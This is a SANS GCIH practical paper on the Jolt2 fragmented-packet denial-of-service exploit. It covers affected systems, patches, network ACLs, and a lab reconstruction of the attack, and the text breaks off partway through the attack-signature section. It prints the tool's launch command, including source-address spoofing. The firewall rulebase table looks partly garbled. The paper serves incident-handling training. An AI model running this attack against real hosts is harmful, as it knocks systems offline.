



Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at <http://www.giac.org/registration/gcih>

Sans GCIH Practical Assignment

Hacker Techniques, Exploits And Incident Handling

V2.1 Exploit In Action

Jolt2.c Denial Of Service Attack

By Michael Bright

1/10/2002

© SANS Institute 2000 - 2002 Author retains full rights.

Table Of Contents

Introduction	3
The Exploit	4
Name	4
Vulnerable Operating System (s)	4
Protocols/Services/Applications Affected	4
Brief Description	4
Variants	5
Patches	5
The Attack	6
Description & Network Of Diagram	6
Protocol Description	10
How The Exploit Works	12
Description & Diagram Of Attack	13
Signature Of The Attack	18
How To Protect Against It	20
The Incident Handling Process	21
Preparation	21
Identification	24
Containment	26
Eradication	32
Recovery	32
Lessons Learned	34
References	37
Appendix A	38
Jolt2 Source Code	38

Introduction

This paper details a denial of service attack that took place upon my organization over a period of some months before it was identified. It documents the exploit, explains the nature of the attack and describes the six - step incident handling process employed to address the attack. Details such as company name, IP address schemes and any other information deemed sensitive to the organization have been changed or omitted for reasons of confidentiality.

Although the company has been connected to the Internet for a good seven years, critical changes in management structure and the loss of experienced engineers moving on to pastures new created a policy of misconceptions and a weak security stance. The company employed the use of a Firewall to protect its internal systems and public facing servers, what more did it need? Surely this was adequate protection from malicious intent – right? Wrong!

It has to be said that the incident was handled poorly right from the word 'preparation' but hey what had we got to lose? In fact a question like that should have been put to management from the outset, but seven years ago email was not a driving business need, neither was a connection to the Internet. The realization of just how vulnerable our systems are when connected to the Internet is only just starting to dawn...

© SANS Institute 2000 - 2002
All rights reserved. Author retains full rights.

The Exploit

Name

Jolt2 – Denial Of Service Attack.

The Common Vulnerabilities and Exposures (CVE) project has assigned this exploit CVE-2000-0305. The CVE list (<http://cve.mitre.org/>), standardizes names for security problems.

Vulnerable Operating System(s)

Microsoft Windows 95
Microsoft Windows 98
Microsoft Windows NT 4.0 Workstation
Microsoft Windows NT 4.0 Server
Microsoft Windows NT 4.0 Server, Enterprise Edition
Microsoft Windows NT 4.0 Server, Terminal Server Edition
Microsoft Windows 2000 Professional
Microsoft Windows 2000 Server
Microsoft Windows 2000 Advanced Server

Protocols/Services/Applications Affected

As well as the Windows O/S outlined above the following are also affected by this method of attack:

Cisco 26xx
Cisco 25xx
Cisco 36xx
Cisco 4500
Cisco 7910
Cisco 7940
Cisco 7960
Checkpoint Firewall -1 v4.0 & v4.1
BE OS 5.0

Brief Description

Fragmented packets cause denial of service attack.

This vulnerability, discovered in May 2000 allows a remote attacker to send a stream of illegally sized ICMP packets to a target machine causing the host to consume 100% of its CPU resource.

GCIH Practical v2.1 – Jolt2.C

Variants

Jolt.c (v1.0 the original)

Jolt2modc.c (modified to prevent network lag using rate limiting)

Jolt2_v1_2 (Port of Jolt2 to Windows XP)

Patches

Microsoft's Hotfix:

Windows NT 4.0 Workstation, Server and Server, Enterprise Edition:

<http://www.microsoft.com/downloads/release.asp?releaseid=-20829>

Windows NT 4.0 Server, Terminal Server Edition:

<http://www.microsoft.com/downloads/release.asp?releaseid=20830>

Windows 2000 Professional, Server and Advanced Server:

<http://www.microsoft.com/downloads/release.asp?releaseid=20827>

Windows 95:

<http://download.microsoft.com/download/win95/update/8070/w95/en-us/259728usa5.exe>

Windows 98:

<http://download.microsoft.com/download/win95/update/8070/w98/en-us/259728usa8.exe>

Post SP6a SRP Q299444:

<http://support.microsoft.com/default.aspx?scid=kb;en-us;Q299444&ID=299444>

Hotfixes:

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/current.asp?productid=2&servicepackid=4&submit1=go>

Cisco Software Centre:

www.cisco.com

The Attack

Description & Network Of Diagram




Figure 1 – Network Diagram

The company connects to the Internet over 2Mb/s lease line via a Cisco router. The Internal network is protected by two Nokia IP440 appliances running Checkpoint Firewall -1 v4.1 SP5 and configured as a resilient pair (high availability). The underlying operating system on the Nokia IP440 is a hardened version of UNIX based on Free BSD called IPSO (v3.3.1).

The router, supplied and managed by the ISP is a Cisco 2500. The following list documents the Cisco filters applied to the router and is taken from the information pack supplied by the ISP. The IP addresses have been changed for confidentiality.

Outbound:

```
access-list 101 permit ip 193.128.254.0 0.0.0.255 0.0.0.0 255.255.255.255
```

Inbound:

```
access-list 102 permit icmp 0.0.0.0 255.255.255.255 193.128.254.0 0.0.0.2 55
access-list 102 deny tcp 0.0.0.0 255.255.255.255 193.128.254.0 0.0.0.255 eq 6000
access-list 102 deny tcp 0.0.0.0 255.255.255.255 193.128.254.0 0.0.0.255 eq 2049
access-list 102 deny udp 0.0.0.0 255.255.255.255 193.128.254.0 0.0.0.255 eq 20 49
access-list 102 permit tcp 0.0.0.0 255.255.255.255 193.128.254.0 0.0.0.255 gt 1023
access-list 102 permit udp 0.0.0.0 255.255.255.255 193.128.254.0 0.0.0.255 gt 1023
access-list 102 permit tcp 0.0.0.0 255.255.255.255 193.128.254.1 0.0.0.0 eq 2 1
```

GCIH Practical v2.1 – Jolt2.C

```
access-list 102 permit udp 0.0.0.0 255.255.255.255 193.128.254.1 0.0.0.0 eq 53
access-list 102 permit tcp 0.0.0.0 255.255.255.255 193.128.254.1 0.0.0.0 eq 25
access-list 102 permit tcp 158.43.1 28.0 0.0.0.255 193.128.254.1 0.0.0.0 eq 119
```

Firewall rulebase is depicted below:

No	Source	Destination	Service	Action	Track	Install On	Time	Comment
1	Any	Broadcast Group	Any	Drop		Calculated	Any	IS - 12800 Drop all traffic by broadcast traffic to 255.255.255.255
2	Any	Any	VNF Sync	Accept		Calculated	Any	VNF Sync
3	Any	Any	PGC	Accept	Long	Calculated	Any	VNF Sync
4	Any	Any	Forward	Accept	Long	Calculated	Any	Allow administrators to administer Firewall
5	Any	Any	Any	Drop	Long	Calculated	Any	Drop all traffic destined at Firewall
6	Any	Any	Any	Drop	Long	Calculated	Any	Drop traffic from the external router
7	Any	Any	Internet Services	Accept		Calculated	Any	Allow Proxy requests to CacheFlow
8	Any	Any	FTP	Accept		Calculated	Any	Scan FTP for malware within a web page
9	Any	Any	Any	Accept		Calculated	Any	Allow CacheFlow to make Web requests using CacheFlow to scan Web for malware code
10	Any	Any	SMTP	Accept		Calculated	Any	Allow incoming outgoing mail
11	Any	Any	SMTP	Accept		Calculated	Any	Allow outgoing mail
12	Any	Any	SMTP	Accept		Calculated	Any	Allow internal mail server to send outgoing mail to Internet
13	Any	Any	Any	Deny	Long	Calculated	Any	Web application
14	Any	Any	Microsoft SQL Server	Accept		Calculated	Any	Allow SQL server access to internal systems
15	Any	Any	Any	Accept	Long	Calculated	Any	Allow Ping
16	Any	Any	Any	Accept	Long	Calculated	Any	Allow Ping
17	Any	Any	Internet SSO	Accept	Long	Calculated	Any	Allow internal agents to communicate with console
18	Any	Any	Web Services	Accept	Long	Calculated	Any	Allow external access to company website
19	Any	Any	FTP	Accept	Long	Calculated	Any	Allow external access to FTP server
20	Any	Any	Any	Drop	Long	Calculated	Any	Drop all other traffic that hasn't been explicitly permitted

Figure 2 – Firewall Rulebase

GCIH Practical v2.1 – Jolt2.C

Rule No	Function
1	Log clean rule – drop & don't log broadcast traffic
2	Allow VRRP multicasts for firewall resilience
3	Allow IPSEC traffic between VPN stations
4	Allow admin machines to access the firewall
5	Stealth Rule – drop all traffic directed to Firewall -1 host
6	Drop any traffic sourced from the ISP router
7	Allow internal Proxy access to Cache server (Cacheflow)
8	Connections outbound from Cacheflow passed via CVP through SafeGate for content inspection
9	Allow Cacheflow out with other web protocols (except http)
10	Allow outbound SMTP emails
11	Allow inbound SMTP emails
12	Allow mail between MIMESweeper and Exchange
13-14	Allow communications between the Internal and RAS networks
15-16	Allow PING and TRACEROUTE originating from the company networks
17	Allow IDS agents to communicate with central console
18	Allow HTTP & HTTPS access to company website
19	Allow FTP access to FTP server
20	Clean up rule – if packet has not been explicitly accepted by a prior rule then drop and log it

The Firewall-1 configuration has four interfaces connecting two Demilitarized Zones (DMZ's), the organizations internal LAN and connectivity to the Internet Router.

The Companies' Web, Mail and FTP servers are connected to a DMZ dedicated for publicly accessible services. These machines comply with the RFC 1597/1918 standard for private addressing schemes. These servers use statically translated IP addresses within the Firewall to convert the RFC private addresses to Internet registered addresses. The servers are connected to the Firewall via a Nortel 8-port 10/100 switch.

Hosts on the company LAN use addressing from a complete IP class A allocation with a class B subnet. Users connecting to the Internet use the Firewall-1 Hide IP address translation whereby all outgoing connections to the Internet use the Firewall Internet address. The Hide mechanism operates by hiding a range of internal addresses behind a single legal IP address using port numbers to distinguish between them. The majority of users connect via a Proxy Server chained to a Cache server, which passes HTTP requests to a SafeGate CVP server to scan for malicious active X and Java.

GCIH Practical v2.1 – Jolt2.C

The Firewall policy properties are set as follows (rule 0):




Figure 3 – Firewall Policy Properties

Apply Gateway Rules To Interface Direction: Inbound
Accept VPN-1 And FW-1 Control connections
Enable Decryption On Accept
Accept UDP replies
Response of FTP
FTP PASV connections
Accept Domain Name Queries (UDP)
Accept Outgoing Packets Originating From Gateway
Log Implied Rules

Protocol Description

The exploit uses part of the TCP/IP suite to perform its attack - specifically ICMP and UDP.

TCP/IP – a suite of protocols developed by a consortium of educational and research facilities as part of the US Government Advanced Research Projects Agency Network (ARPAnet).

Transmission Control Protocol (TCP, RFC793) is the primary Internet transport protocol. It accepts messages of any length from an upper-layer protocol and provides full-duplex, connection-oriented transport. TCP segments the stream of data and hands them to IP. Since IP is connectionless, TCP must provide sequence synchronisation for each segment. Datagram delivery is accomplished by assigning a connection identifier, referred to as a port, to each virtual circuit.

Internet Protocol (IP, RFC791) is a connectionless packet-switched network layer implementation that performs addressing and route selection. IP can also fragment packets into smaller parts, if necessary, and reassemble them at an intermediate station (usually a router) or at the destination host. Each packet (also called an IP datagram) is fitted with an IP header and transmitted as a frame by lower-layer protocols.

User Datagram Protocol (UDP, RFC768) like TCP provides transport services. Unlike TCP, UDP is not connection-oriented and does not acknowledge data receipt. UDP simply accepts and transports datagrams. UDP datagram delivery is also accomplished by assigning a port address. However, the port is simply a pointer to a local process rather than a virtual circuit connection. UDP usually transfers data faster than TCP because it has none of the overheads.

The Internet Control Messaging Protocol (ICMP, RFC792) – works with IP to provide error and other control information. Since IP is connectionless, it cannot detect internetwork conditions such as a congested network or failed path. ICMP is used to notify IP and upper-layer protocols of network-level errors and flow control problems.

IP Packet Header :

Figure 4 – IP Packet Header

http://www.erg.abdn.ac.uk/users/gorry/course/inet_pages/ip_packet.html

© SANS Institute 2000 - 2002

How The Exploit Works

Fragmentation and reassembly (RFC791 & RFC815) of an IP datagram occurs when a datagram size exceeds the limit of the local network frame size. This is separate to The Maximum Transmission Unit (MTU), which specifies the size limit of a fragment travelling across a particular type of physical network. Each fragment has its own IP header with source and destination IP addresses the same, the MF (more fragments) bits set, and/or a fragment offset value set for reassembly. The last fragment will have a zero MF bit set. IP datagrams can be fragmented by the sender or an intermediate gateway but are only reassembled at the destination host. The minimum size of an IP fragment is the size of the IP header plus 8 bytes although if the IP fragment has an offset of zero most firewalls will drop the fragment if it does not contain at least 20 octets of data.

The receiving host stores the fragments in a buffer for reassembly. When all the fragments have arrived the datagram is processed but if a timeout is exceeded before this happens then the datagram is discarded.

Jolt2 is piece of executable code that allows a malicious hacker to fire a stream of illegally sized fragmented packets at a host causing it to consume 100% of the CPU resource. The packets are identical, all containing a fragment offset value of 65520. The packets do not need to be sent at a fast rate to have an affect (approx. 150 packets per second).

The maximum allowed length of a packet is 65535 however when the packet is reassembled the values exceed the legal size (offset + IP header + data) even though it doesn't actually physically do this. In other words the length of the packet is reported as 68 bytes but the length received is 29 bytes. This exploit only affects systems that have a flaw in the code that performs IP reassembly.

The attack lasts as long as the packets are sent to the target .

A full analysis of jolt2.c can be found at the following URL:

<http://packetstormsecurity.nl/papers/general/jolt2.c -analysis.txt>

Description & Diagram Of Attack

The attack was carried out against the mail gateway server (MIMESweeper) located in a DMZ protected by Firewall -1. The mail gateway was a Compaq PC with NT4.0 Server SP5 installed as the underlying operating system.




Figure 5 - Diagram Of Attack

It was launched from the Internet probably from one machine with a spoofed IP address. The exploit is such that it does not require a great deal of bandwidth to be successful and so could be executed over a dial-up connection. The firewall, at that time, was configured to allow ICMP through to the mail gateway but not UDP.

GCIH Practical v2.1 – Jolt2.C

To demonstrate the exploit, from the attacker's point of view I decided to reconstruct the scenario and run the attack myself. The source code was downloaded from SecuriTeam.com on to a Redhat Linux box (v7.2) and compiled. A mini network was set up consisting of the Redhat Linux box as the attacker and a laptop, running Windows 2000 as the victim. A laptop running Sniffer Pro was placed on the network to capture a trace of the attack.




Figure 6 – Simulated Attack

The network is very basic and was built using a 3com 100Mb hub. I did not have any evidence in the form of log outputs or sniffer traces from the original attack so this seemed a good way to gather the information.

GCIH Practical v2.1 – Jolt2.C

Before the attack was launched, task manager was executed on the victim's machine showing utilisation.





Figure 7 – Utilisation before attack

The utilisation is shown to be relatively low at this point and available memory is certainly not an issue.

GCIH Practical v2.1 – Jolt2.C

The attack was launched from the Linux Machine and left running for a short time.



```
Tera Term - 10.10.100.101 VT
File Edit Setup Control Window Help
[root@bbc-snort-ids mick]#
[root@bbc-snort-ids mick]#
[root@bbc-snort-ids mick]# jolt2
Usage: jolt2 [-s src_addr] [-p port] dest_addr
Note: UDP used if a port is specified, otherwise ICMP
[root@bbc-snort-ids mick]#
[root@bbc-snort-ids mick]#
[root@bbc-snort-ids mick]# jolt2 -s 10.10.100.101 10.10.100.95
```

Figure 8 - Jolt2 command syntax

With the program compiled the attack is very straightforward to run. The syntax requires a source and destination IP address and will use ICMP unless an optional UDP port number is specified. For the attack, I did not specify a UDP port so by default used ICMP. The function that allows a source IP address to be entered enables spoofing.

GCIH Practical v2.1 – Jolt2.C

For the duration of the attack the Sniffer was left running to capture the trace. The utilisation on the victim's machine, displayed by task manager, shot up to 100% and continued to consume all of the CPU resources for the entire duration of the attack. When the attack was terminated the utilisation dropped down to normal.




Figure 9 – utilisation during attack

The memory resources were unaffected by the attack.

Signature Of The Attack

The Sniffer Pro trace captured during the simulated attack displays a constant stream of fragmented packets reaching the destination machine.




Figure 10 - Sniffer Pro Trace

The summary of the trace shows that each frame is a continuation of a missing frame but that a full frame is never completed. Out of interest I installed BlackICE Defender v3.5.4 personal firewall (by Internet Security Systems) on the victim machine to see what if it was aware of the attack.

GCIH Practical v2.1 – Jolt2.C

